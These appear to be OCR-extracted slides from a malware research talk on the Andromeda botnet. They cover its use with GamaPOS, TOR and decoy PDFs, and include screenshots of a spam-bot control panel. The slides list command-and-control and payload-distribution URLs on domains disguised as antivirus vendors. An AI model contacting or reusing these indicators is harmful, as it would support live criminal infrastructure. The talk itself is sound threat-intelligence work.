
- GamaPOS
  - TrendMicro (July 2015)
  - Andromeda spread via DOC+Macro and Rig EK
  - PsExec & Mimikatz
  - GamaPOS in certain bots

Interesting use cases

- Andromeda + TOR
  - Weird case
  - Spotted by Jaime Blasco (AlienVault)
  - Dropper on Malwr
  - Setting up proxy in the registry…

Interesting use cases

- Andromeda + PDF
  - Curious case
  - Binary executing Andromeda
  - Opening decoy PDF file



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
Interesting use cases


- Andromeda loving AV industry

Function	Data
c&c	http://avastsupport.net/base/gate.php
c&c	http://avastsecure.com/base/gate.php
binary_distribution	http://nortonsecure.net/avbases/serv/an2510.pack
c&c	http://nortoncenter.net/newstyle/topview.php
c&c	http://nortonsecure.net/avbases/linuxttl.php

Interesting use cases

- Veronica´s botnet ;)
  - Distributed same plugin, different hashes
  - Spam bot (Jahoo/Otlarda)
    - S:_src_bor_soft\JSS_kit\Jahoo\Release\Jahoo32.pdb
  - Documented by Kafeine 5 days ago


JahooManager
JahooSender
Tasks
Domains
Messages
Headers
Macross
Attach
Rules
Bases
Botnet
Incubator
+ Add new message
Messages
Title
Message
[38] System
[8] pharma-replica
[41] scam
[0] adult
[8] webcams
[8] ChipDale
[8] rus
[2] Casino
[13] dating
be_message (86) [be_text_lecho] [FR_redirect] ...
dating2 (35) [dating_tryit] : [dating_eng_l...
es_dating (17) [dating_es_links]...
fr_dating (64) regarder tous les filles en l...
il_dating (10) [il_links]...
it_dating (28) provare questo : [ita_links]...
sa_msg (19) [sa_try] [sa_links]...
sc_de_html (1522) [Hallo |GutenTag |Hey], mein [it...
sc_en (2393) [Hello |Hi |Hey |Good morning |Goo...
sc_html (2240) [Hi |Hello |Salut |Hey there |Howd...
sc_it (2038) [Ciao |Buongiorno |Salute |Salve]...
sc_it_html (2032) [Ciao |Buongiorno |Salute |Salve]...
test (5) test 1 ...
[10] test
[4] loans
[2] pharma
[1] hosting
[1] job


JahooManager
JahooSender
Bases
Botnet
Main
Bots
Modules
Incubator
Some action=)
Botnet total
Bots
Online 910
24h 4920
Total 129049
Billions
1
0.8
0.6
0.4
0.2
0
1 3 5 7 9 11 13 15 17 19 21 23 24
Online
New bots
New bots
Current 5
24h 3130

Conclusions

- Andromeda is far from dying
- Alive “project” and business
- Used by serious criminal gangs
- Interesting custom plugins

Acknowledgements

- Fox-IT InTELL
  - Ronaldo Vasconcellos
  - Alberto Ortega
  - Frank Ruiz
- The Honeynet Project
- Malware research community
  - Alexandru Maximciuc (Bitdefender)
- Botconf

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Thanks!!

Jose Miguel Esparza

http://eternal-todo.com

@EternalTodo